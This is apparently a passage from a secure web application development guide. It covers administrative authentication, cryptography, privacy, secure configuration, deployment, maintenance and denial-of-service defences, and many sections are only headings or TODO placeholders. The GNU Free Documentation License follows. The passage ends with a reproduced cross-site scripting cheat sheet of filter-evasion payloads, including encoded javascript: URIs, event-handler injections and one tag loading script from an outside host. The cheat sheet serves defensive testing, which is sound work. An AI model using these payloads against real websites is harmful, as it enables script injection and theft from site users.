All systems should code separate applications for administrator and user access. High value systems should separate these systems to separate hosts, which may not be accessible to the wider Internet without access to management networks, such as via the use of a strongly authenticated VPN or from trusted network operations center

19.5 Authentication for high value systems

19.5.1 Description

Administrative interfaces by their nature are dangerous to the health of the overall system. Administrative features may include direct SQL queries, loading or backing up the database, directly querying the state of a trusted third party's system.

19.5.2 How to identify if you are vulnerable

If a high value system does not use strong authentication and encrypted channels to log on to the interface, the system may be vulnerable from eavesdropping, man in the middle, and replay attacks.

19.5.3 How to protect yourself

For high value systems:

- Use strong authentication to log on, and re-authenitcate major or dangerous transactions to prevent administrative phishing and session riding attacks.
- Use encryption (such as SSL encrypted web pages) to protect the confidentiality and integrity of the session.

19.6 Further Reading

TODO

20 Cryptography

20.1 Objective

To ensure that cryptography is used to protect the confidentiality and integrity of private user data when transmitted or stored

20.2 Platforms Affected

All.

20.3 Description

Initially the realm of academia, cryptography has become ubiquitous thanks to the Internet. Whether SSL or biometrics, cryptography has permeated through everyday language and through most web development projects.

Cryptography (or crypto) is one of the more advanced topics of information security, and one whose understanding requires the most schooling and experience. It is difficult to get right because there are many approaches to encryption, each with advantages and disadvantages that needs to be well understood by the architects and developers of a web development project. In addition, the proper and accurate implementation of cryptography is extremely critical to its security strength. A small mistake in configuration or coding may result in removing most of the protection and rending the objective of crypto useless.

Lastly, a good understanding of crypto is required to be able to discern between solid products and systems and snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from vendors about their product. Typically these are “a breakthrough in cryptography” or “unbreakable” or provide "military grade" security. If a vendor says "trust us, we've had experts look at this", chances are they weren't experts! A good FAQ on snake oil cryptography at can be found at

http://www.interhack.net/people/cmcurtin/snake-oil-faq.html

In addition, Bruce Schneier, a renowned cryptographer, regularly points out some of these vendors in his Crypto-Gram newsletter (http://www.counterpane.com/crypto-gram.html).

20.4 Weak Algorithms

TODO

20.4.1 How to determine if you are vulnerable

TODO

20.4.2 How to protect yourself

TODO

20.5 Poor secret storage

TODO

20.5.1 How to determine if you are vulnerable

TODO

20.5.2 How to protect yourself

TODO

20.6 Insecure transmission of secrets

TODO

20.6.1 How to determine if you are vulnerable

TODO

20.6.2 How to protect yourself

TODO

20.7 Reversible Authentication Tokens

TODO

20.7.1 How to determine if you are vulnerable

TODO

20.7.2 How to protect yourself

TODO

20.8 Weak Algorithms

TODO

20.8.1 How to determine if you are vulnerable

TODO

20.8.2 How to protect yourself

TODO

20.9 Poor secret storage

TODO

20.9.1 How to determine if you are vulnerable

TODO

20.9.2 How to protect yourself

TODO

20.10 Summary

Cryptography is one of pillars of information security. Its usage and propagation has exploded due to the Internet and it's now included in most areas computing. Crypto can be used for:

- Remote access such as IPSec VPN
- Certificate based authentication
- Securing confidential or sensitive information
- Obtaining non-repudiation using digital certificates
- Online orders and payments
- Email and messaging security such as S/MIME

A web application can implement cryptography at multiple layers: application, application server or runtime (such as .NET), operating system and hardware. Selecting an optimal approach requires a good understanding of application requirements, the areas of risk and the level of security strength it might require, flexibility, cost, etc.

Although cryptography is not a panacea, the majority of security breaches do not come from brute force computation but from exploiting mistakes in implementation. The strength of a cryptographic system is measured in key length. But using a large key length and then storing the unprotected keys on the same server, eliminates most of the protection benefit gained. Besides the secure storage of keys, another classic mistake is engineering custom cryptographic algorithms (to generate random session id's for example). Many web applications were hacked because the developers thought they could create their crypto functions. Our recommendation is to proven products, tools or packages when it comes to cryptography.

20.11 Further Reading

21 Privacy

21.1 Objective

21.2 Platforms Affected

All. Discuss communal PCs.

21.3 Legislation

21.3.1 AU

NPP

21.3.2 EU

Data privacy laws

21.3.3 US

HIPAA

SOX

21.4 Hiding personal information

21.4.1 Description

21.4.2 How to identify if you are vulnerable

21.4.3 How to protect yourself

21.4.4 No Follow

21.4.5 E-mail links

21.5 Caching

21.5.1 Description

21.5.2 How to identify if you are vulnerable

21.5.3 How to protect yourself

21.6 SSL

21.6.1 Description

21.6.2 How to identify if you are vulnerable

21.6.3 How to protect yourself

21.7 Include identity controls in your architecture

21.7.1 Description

21.7.2 How to identify if you are vulnerable

21.7.3 How to protect yourself

21.8 Secure your database

21.8.1 Description

21.8.2 How to identify if you are vulnerable

21.8.3 How to protect yourself

Schema permissions

21.9 Use SSL

21.9.1 Description

21.9.2 How to identify if you are vulnerable

21.9.3 How to protect yourself

21.10 Hide e-mail addresses

21.10.1 Description

21.10.2 How to identify if you are vulnerable

21.10.3 How to protect yourself

21.11 Search engine and robots

No follow, robots.txt

21.11.1 Description

21.11.2 How to identify if you are vulnerable

21.11.3 How to protect yourself

21.12 Set the correct cache options

21.12.1 Description

21.12.2 How to identify if you are vulnerable

21.12.3 How to protect yourself

21.13 Non-persistent cookies

Discuss short idle timeouts, too.

21.13.1 Description

21.13.2 How to identify if you are vulnerable

21.13.3 How to protect yourself

21.14 Avoiding the use of GET data

21.14.1 Description

21.14.2 How to identify if you are vulnerable

21.14.3 How to protect yourself

21.15 Create a P3P Pact

21.15.1 Description

21.15.2 How to identify if you are vulnerable

21.15.3 How to protect yourself

21.16 Further Reading

Secure Deployment

22 Configuration

22.1 Objective

To produce applications which are secure out of the box.

22.2 Platforms Affected

All.

22.3 Best Practices

22.4 Default passwords

22.4.1 Description

Applications often ship with well-known passwords. In a particularly excellent effort, NGS Software determined that Oracle's "Unbreakable" database server contained 168 default passwords out of the box. Obviously, changing this many credentials every time an application server is deployed it out of the question, nor should it be necessary.

22.4.2 How to identify if you are vulnerable

22.4.3 How to protect yourself

- Do not ship the product with any configured accounts
- Do not hard code any backdoor accounts or special access mechanisms

22.5 Code Access Security

22.5.1 Description

22.5.2 How to identify if you are vulnerable

22.5.3 How to protect yourself

22.6 Middleware and remote code Security

22.6.1 Description

22.6.2 How to identify if you are vulnerable

22.6.3 How to protect yourself

22.7 Access control

22.7.1 Description

22.7.2 How to identify if you are vulnerable

22.7.3 How to protect yourself

22.8 Secure connection strings

22.8.1 Description

22.8.2 How to identify if you are vulnerable

22.8.3 How to protect yourself

22.9 Secure network transmission

22.9.1 Description

22.9.2 How to identify if you are vulnerable

22.9.3 How to protect yourself

22.10 Encrypted data

22.10.1 Description

22.10.2 How to identify if you are vulnerable

22.10.3 How to protect yourself

22.11 Code Access Policies

22.11.1 Description

22.11.2 How to identify if you are vulnerable

22.11.3 How to protect yourself

22.11.4 J2EE

22.11.5 .NET

22.12 Database security

22.12.1 Description

22.12.2 How to identify if you are vulnerable

22.12.3 How to protect yourself

22.13 Access control

22.13.1 Description

22.13.2 How to identify if you are vulnerable

22.13.3 How to protect yourself

22.14 Secure network transmission

22.14.1 Description

22.14.2 How to identify if you are vulnerable

22.14.3 How to protect yourself

22.15 Encrypted data

22.15.1 Description

22.15.2 How to identify if you are vulnerable

22.15.3 How to protect yourself

22.16 Further Reading

23 Software Quality Assurance

23.1 Objective

To ensure that cryptography is used to protect the confidentiality and integrity of private user data when transmitted or stored

23.2 Platforms Affected

All.

23.3 Best practices

23.4 Description

23.5 Software Quality Assurance

23.5.1 Description

23.5.2 How to identify if you are vulnerable

23.5.3 How to protect yourself

23.6 Metrics

23.6.1 Description

23.6.2 How to identify if you are vulnerable

23.6.3 How to protect yourself

23.7 Testing

23.7.1 Description

23.7.2 How to identify if you are vulnerable

23.7.3 How to protect yourself

23.8 Further reading

24 Deployment

24.1 Objective

To ensure that the application is deployed as easily and as securely as possible.

24.2 Platforms Affected

All.

24.3 Best Practices

24.4 Release Management

24.4.1 Description

Highly secure applications usually have some form of release management in place.

24.4.2 How to identify if you are vulnerable

Is there release management in place?

If so, does it cover:

- Deployment testing
- Acceptance testing

24.4.3 How to protect yourself

24.5 No backup or old files

24.5.1 Description

24.5.2 How to identify if you are vulnerable

24.5.3 How to protect yourself

24.6 Code signing

24.6.1 Description

24.6.2 How to identify if you are vulnerable

24.6.3 How to protect yourself

24.7 Unnecessary features are off by default

24.7.1 Description

24.7.2 How to identify if you are vulnerable

24.7.3 How to protect yourself

24.8 No default accounts

24.8.1 Description

24.8.2 How to identify if you are vulnerable

24.8.3 How to protect yourself

24.9 Permissions are set to least privilege

24.9.1 Description

24.9.2 How to identify if you are vulnerable

24.9.3 How to protect yourself

24.10 Automated packaging

24.10.1 Description

24.10.2 How to identify if you are vulnerable

24.10.3 How to protect yourself

24.11 Secure delivery of code

24.11.1 Description

24.11.2 How to identify if you are vulnerable

24.11.3 How to protect yourself

24.12 Automated deployment

24.12.1 Description

24.12.2 How to identify if you are vulnerable

24.12.3 How to protect yourself

24.13 Setup log files are clean

24.13.1 Description

24.13.2 How to identify if you are vulnerable

24.13.3 How to protect yourself

24.14 Automated removal

24.14.1 Description

24.14.2 How to identify if you are vulnerable

24.14.3 How to protect yourself

25 Maintenance

25.1 Objective

To ensure that

- products are properly maintained post deployment
- minimize the attack surface area through out the production lifecycle
- security defects are fixed properly and in a timely fashion

25.2 Platforms Affected

All.

25.3 Best Practices

There is a strong inertia by users to not patch “working” (but vulnerable) systems. It is your responsibility as a developer to ensure that the user is as safe as is possible and encourage patching vulnerable systems rapidly by ensuring that your patches are comprehensive (ie no more fixes of this type are likely), no regression of previous issues (ie fixes stay fixed), and stable (ie you have performed adequate testing).

- Supported applications should be regularly maintained, looking for new methods to obviate security controls
- It is normal within the industry to provide support for n-1 to n-2 versions, so some form of source revision control, such as CVS, ClearCase, or SubVersion will be required to manage security bug fixes to avoid regression errors
- Updates should be provided in a secure fashion, either by digitally signing packages, or using a message digest which is known to be relatively free from collisions
- Support policy for security fixes should be clearly communicated to users, to ensure users are aware of which versions are supported for security fixes and when products are due to be end of lifed.

25.4 Security Incident Response

25.4.1 Description

Many organizations are simply not prepared for public disclosure of security vulnerabilities. There are several categories of disclosure:

- Hidden
- 0day

- Full disclosure and limited disclosure
- With and without vendor response

Vendors with a good record of security fixes will often gain early insight into security vulnerabilities. Others will have many public vulnerabilities published to 0day boards or mailing lists.

25.4.2 How to determine if you are vulnerable

Does the organization:

- Have an incident management policy?
- Monitor abuse@...
- Monitor Bugtraq and similar mail lists for their own product
- Publish a security section on their web site? If so, does it have the ability to submit a security incident? In a secure fashion (such as exchange of PGP keys or via SSL)?
- Could even the most serious of security breaches be fixed within 30 days? If no, what would it take to remedy the situation?

If any of the questions are “no”, then the organization is at risk from 0day exposure.

25.4.3 How to protect yourself

- Create and maintain an incident management policy
- Monitor abuse@...
- Monitor Bugtraq and similar mail lists. Use the experience of similar products to learn from their mistakes and fix them before they are found in your own products
- Publish a security section on their web site, with the ability to submit a security incident in a secure fashion (such as exchange of PGP keys or via SSL)
- Have a method of getting security fixes turned around quickly, certainly fully tested within 30 days.

25.5 Fix Security Issues Correctly

25.5.1 Description

Security vulnerabilities exist in all software. Occasionally, these will be discovered by outsiders such as security researchers or customers, but more often than not, the issues will be found whilst working on the next version.

Security vulnerabilities are “patterned” – it is extraordinarily unlikely that a single vulnerability is the only vulnerability of its type. It is vital that all similar vulnerabilities are eliminated by using root cause analysis and attack surface area reduction occurs. This will require a comprehensive search of the application for “like” vulnerabilities to ensure that no repeats of the current vulnerability crop up.

Microsoft estimates that each fix costs more than $100,000 to develop, test, and deploy, and obviously many tens of millions more by its customers to apply. Only by reducing the number of fixes can this cost be reduced. It is far cheaper to spend a little more time and throw a little more resources at the vulnerability to close it off permanently.

25.5.2 How to identify if you are vulnerable

Certain applications will have multiple vulnerabilities of a similar nature released publicly on mail lists such as Bugtraq. Such applications have not been reviewed to find all similar vulnerabilities or to fix the root cause of the issue.

25.5.3 How to protect yourself

Ensure that root cause analysis is used to identify the underlying reason for the defect

Use attack surface area reduction and risk methodologies to remove as many vulnerabilities of this type as is possible within the prescribed time frame or budget

25.6 Update Notifications

25.6.1 Description

Often users will obtain a product and never upgrade it. However, sometimes it is necessary for the product to be updated to protect against known security vulnerabilities.

25.6.2 How to identify if you are vulnerable

Is there a method of notifying the owners / operators / system administrators of the application that there is a newer version available?

25.6.3 How to protect yourself

Preferably, the application should have the ability to “phone home” to check for newer versions and alert system administrators when new versions are available. If this is not possible, for example, in highly protected environments where “phone home” features are not allowed, another method should be offered to keep the administrators up to date.

25.7 Regularly check permissions

25.7.1 Description

Applications are at the mercy of system administrators who are often fallible. Applications which rely upon certain resources being protected should take steps to ensure that these resources are not publicly exposed and have sufficient protection as per their risk to the application.

25.7.2 How to identify if you are vulnerable

Does the application require certain files to be "safe" from public exposure? For example, many J2EE applications are reliant upon web.xml to be read only for the servlet container to protect against local users reading infrastructure credentials. PHP application often have a file called "config.php" which contains similar details.

If such a resource exists, does relaxing the permissions expose the application to vulnerability from local or remote users?

25.7.3 How to protect yourself

The application should regularly review the permissions of key files, directories and resources that contain application secrets to ensure that permissions have not been relaxed. If the permissions expose an immediate danger, the application should stop functioning until the issue is fixed, otherwise, notifying or alerting the administrator should be sufficient.

Assessing your application

26 Denial Of Service attacks

26.1 Objective

To ensure that the application is robust as possible in the face of denial of service attacks.

26.2 Platforms Affected

All.

26.3 Description

Denial of Service (DoS) attacks has been primarily targeted against known software, with vulnerabilities that would allow the DoS attack to succeed.

26.4 How to determine if you are vulnerable

The easiest way in which a DoS attack can be launched against an application is to overwhelm the transaction processing capability of the application using automated scripts. For instance, if the account creation page is a simple HTML form, an attacker can write a script to create thousands of accounts per day, and quickly fill up the back-end database. It will also eat up the application or web server's response capability to genuine users. This technique could be used not just for creating new account, but also for multiple logins for the same account, multiple bogus transactions, and any other processing module that the attacker can call in an automated fashion.

A common denial of service attack against operating systems is to lockout user accounts if an account lockout policy is in place. The same technique could be used against a web application as well, if it locks out user accounts after a pre-determined interval of failed authentication attempts. Using an automated script, an attacker would try to enumerate various user accounts and lock them out.

Other denial of service technique may simply involve using any of the attack vectors described in this section, if that particular attack causes resource starvation or an application crash. For instance, feeding a large buffer into a susceptible component of the web application may cause it to either crash that component or the web application itself.

26.5 How to protect yourself

One of the most widely used How to protect yourself is the one mentioned in the session ID brute-forcing mitigation section. The account creation or transaction confirmation page should contain a dynamically generated image, which displays a string that the user must enter in order to continue with the transaction.

To mitigate against malicious account lockouts of the application users, ensure that it is extremely difficult for an attacker to enumerate valid user accounts in the first place. If for some reason, the application is built in a way where it is not possible to prevent users from knowing the user IDs of other users (say a web-based emails service), then ensure that the after say 3 failed logins, the user must type in the authentication credentials along with the dynamically generated string image. This will drastically slow down an attacker. After 3 more failed logins at this stage, the user's account will be locked out. The application could then provide a means for the user to unlock his/her account using the same mechanism used in the 'forgot password' scheme.

Another option might be to use mod_throttle with Apache web server, or the RLimitCPU, RlimitMem, RlimitNProc directives of Apache.

26.6 Further reading

http://www.corsaire.com/white-papers/040405-application-level-dos-attacks.pdf

27 GNU Free Documentation License

27.1 PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or non-commercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation:

a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

27.2 APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.)

The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification.

Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page.

For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

27.3 VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or non-commercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

27.4 COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network-using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

27.5 MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).

State on the Title page the name of the publisher of the Modified Version, as the publisher.

Preserve all the copyright notices of the Document.

may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

27.6 COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements."

27.7 COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

27.8 AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document.

.

28 Cheat Sheets

28.1 Cross Site Scripting

This list has been reproduced with the kind permission of Robert Hansen, and was last updated April 28, 2005. The most up to date version can be found at http://www.shocking.com/~rsnake/xss.html

XSS Locator

Inject this string, view source and search for "XSS", if you see "<XSS" versus "&lt;XSS" it may be vulnerable

```
'';!--"<XSS>=&{()}
```

Normal XSS

```
<IMG SRC="javascript:alert('XSS');">
```

No quotes and no semicolon

```
<IMG SRC=javascript:alert('XSS')>
```

Case insensitive

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

HTML entities

```
<IMG SRC=JaVaScRiPt:alert(&quot;XSS&quot;)>
```

UTF-8 Unicode Encoding

Mainly IE and Opera

```
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&
#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41>
```

Long UTF-8 encoding without semicolons

This is often effective in code which looks for &#XX style XSS, since most people don't know about padding - up to 7 numeric characters total. This is also useful against people who decode against strings like $tmp_string =~ s/.*\&#(\d+);.*/$1/; which incorrectly assumes a semicolon is required to terminate a html encoded string, which has been seen in the wild.

```
<IMG
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#00
00105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0
000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

Hex encoding without semicolons

This is also a viable attack against the above Perl regex substitution

```
$tmp_string =~ s/.*\&#(\d+);.*/$1/;
```

which assumes that there is a numeric character following the # symbol - which is not true with hex HTML.

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C
&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Embedded white space to break up XSS

Works in IE and Opera. Some websites claim than any of the chars 09-13 (decimal) will work for this attack. That is incorrect. Only 09 (horizontal tab), 10 (new line) and 13 (carriage return) work. See the ASCII chart for more details. The following four XSS examples illustrate this vector:

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG
SRC
=
j
a
v
a
s
c
r
i
p
t
:
a
l
e
r
t
(
'
X
S
S
'
)
"
>
```

Null bytes

Okay, I lied, null chars also work as XSS vectors in both IE and older versions of Opera, but not like above, you need to inject them directly using something like Burp Proxy or if you want to write your own you can either use vim (^V@ will produce a null) or the following program to generate it into a text file. Okay, I lied again, older versions of Opera (circa 7.11 on Windows) were vulnerable to one additional char 173 (the soft hypen control char). But the null char %00 is much more useful and helped me bypass certain real world filters with a variation on this example:

```
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
```

Spaces

Spaces before the JavaScript in images for XSS (this is useful if the pattern match doesn't take into account spaces in the word "javascript:" -which is correct since that won't render- and makes the false assumption that you can't have a space between the quote and the "javascript:" keyword):

```
<IMG SRC="   javascript:alert('XSS');">
```

No single quotes or double quotes or semicolons

```
<SCRIPT>a=/XSS/
alert(a.source)</SCRIPT>
```

Body image

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

Body tag

I like this method because it doesn't require using any variants of "javascript:" or "<SCRIPT..." to accomplish the XSS attack:

<BODY ONLOAD=alert('XSS')>

Event Handlers

Event handlers can be used in similar XSS attacks to the body onload attack. This is the most comprehensive list on the net, at the time of writing.

- FSCommand() (attacker can use this when executed from within an embedded Flash object)
- onAbort() (when user aborts the loading of an image)
- onActivate() (when object is set as the active element)
- onAfterPrint() (activates after user prints or previews print job)
- onAfterUpdate() (activates on data object after updating data in the source object)
- onBeforeActivate() (fires before the object is set as the active element)
- onBeforeCopy() (attacker executes the attack string right before a selection is copied to the clipboard - attackers can do this with the execCommand("Copy") function)
- onBeforeCut() (attacker executes the attack string right before a selection is cut)
- onBeforeDeactivate() (fires right after the activeElement is changed from the current object)

- onBeforeEditFocus() (Fires before an object contained in an editable element enters a UI-activated state or when an editable container object is control selected)
- onBeforePaste() (user needs to be tricked into pasting or be forced into it using the execCommand("Paste") function)
- onBeforePrint() (user would need to be tricked into printing or attacker could use the print() or execCommand("Print") function).
- onBeforeUnload() (user would need to be tricked into closing the browser - attacker cannot unload windows unless it was spawned from the parent)
- onBlur() (in the case where another popup is loaded and window looses focus)
- onBounce() (fires when the behavior property of the marquee object is set to "alternate" and the contents of the marquee reach one side of the window)
- onCellChange() (fires when data changes in the data provider)
- onChange() (select, text, or TEXTAREA field loses focus and its value has been modified)
- onClick() (someone clicks on a form)
- onContextMenu() (user would need to right click on attack area)
- onControlSelect() (fires when the user is about to make a control selection of the object)
- onCopy() (user needs to copy something or it can be exploited using the execCommand("Copy") command)
- onCut() (user needs to copy something or it can be exploited using the execCommand("Cut") command)
- onDataAvailible() (user would need to change data in an element, or attacker could perform the same function)
- onDataSetChanged() (fires when the data set exposed by a data source object changes)
- onDataSetComplete() (fires to indicate that all data is available from the data source object)
- onDblClick() (user double-clicks a form element or a link)
- onDeactivate() (fires when the activeElement is changed from the current object to another object in the parent document)
- onDrag() (requires that the user drags an object)
- onDragEnd() (requires that the user drags an object)

- onDragLeave() (requires that the user drags an object off a valid location)
- onDragEnter() (requires that the user drags an object into a valid location)
- onDragOver() (requires that the user drags an object into a valid location)
- onDragDrop() (user drops an object (e.g. file) onto the browser window)
- onDrop() (user drops an object (e.g. file) onto the browser window)
- onError() (loading of a document or image causes an error)
- onErrorUpdate() (fires on a databound object when an error occurs while updating the associated data in the data source object)
- onExit() (someone clicks on a link or presses the back button)
- onFilterChange() (fires when a visual filter completes state change)
- onFinish() (attacker can create the exploit when marquee is finished looping)
- onFocus() (attacker executes the attack string when the window gets focus)
- onFocusIn() (attacker executes the attack string when window gets focus)
- onFocusOut() (attacker executes the attack string when window looses focus)
- onHelp() (attacker executes the attack string when users hits F1 while the window is in focus)
- onKeyDown() (user depresses a key)
- onKeyPress() (user presses or holds down a key)
- onKeyUp() (user releases a key)
- onLayoutComplete() (user would have to print or print preview)
- onLoad() (attacker executes the attack string after the window loads)
- onLoseCapture() (can be exploited by the releaseCapture() method)
- onMouseDown() (the attacker would need to get the user to click on an image)
- onMouseEnter() (cursor moves over an object or area)
- onMouseLeave() (the attacker would need to get the user to mouse over an image or table and then off again)
- onMouseMove() (the attacker would need to get the user to mouse over an image or table)

- onMouseOut() (the attacker would need to get the user to mouse over an image or table and then off again)
- onMouseOver() (cursor moves over an object or area)
- onMouseUp() (the attacker would need to get the user to click on an image)
- onMouseWheel() (the attacker would need to get the user to use their mouse wheel)
- onMove() (user or attacker would move the page)
- onMoveEnd() (user or attacker would move the page)
- onMoveStart() (user or attacker would move the page)
- onPaste() (user would need to paste or attacker could use the execCommand("Paste") function)
- onProgress() (attacker would use this as a flash movie was loading)
- onPropertyChange() (user or attacker would need to change an element property)
- onReadyStateChange() (user or attacker would need to change an element property)
- onReset() (user or attacker resets a form)
- onResize() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
- onResizeEnd() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
- onResizeStart() (user would resize the window; attacker could auto initialize with something like: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
- onRowEnter() (user or attacker would need to change a row in a data source)
- onRowExit() (user or attacker would need to change a row in a data source)
- onRowDelete() (user or attacker would need to delete a row in a data source)
- onRowInserted() (user or attacker would need to insert a row in a data source)
- onScroll() (user would need to scroll, or attacker could use the scrollBy() function)
- onSelect() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");)
- onSelectionChange() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");)

- onSelectStart() (user needs to select some text - attacker could auto initialize with something like: window.document.execCommand("SelectAll");)
- onStart() (fires at the beginning of each marquee loop)
- onStop() (user would need to press the stop button or leave the webpage)
- onSubmit() (requires attacker or user submits a form)
- onUnload() (as the user clicks any link or presses the back button or attacker forces a click)

IMG Dynsrc

Works in IE

```
<IMG DYNSRC="javascript:alert('XSS')">
```

Input DynSrc

```
<INPUT TYPE="image" DYNSRC="javascript:alert('XSS');">
```

Background Source

Works in IE

```
<BGSOUND SRC="javascript:alert('XSS');">
```

& JS Include

Netscape 4.x

```
<br size="&{alert('XSS')}">
```

Layer Source Include

Netscape 4.x

```
<LAYER SRC="http://xss.ha.ckers.org/a.js"></layer>
```

Style Sheet

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

VBScript in an Image

```
<IMG SRC='vbscript:msgbox("XSS")'>
```

Mocha

Early Netscape only

```
<IMG SRC="mocha:[code]">
```

Livescript

Early Netscape only

```
<IMG SRC="livescript:[code]">
```

Meta

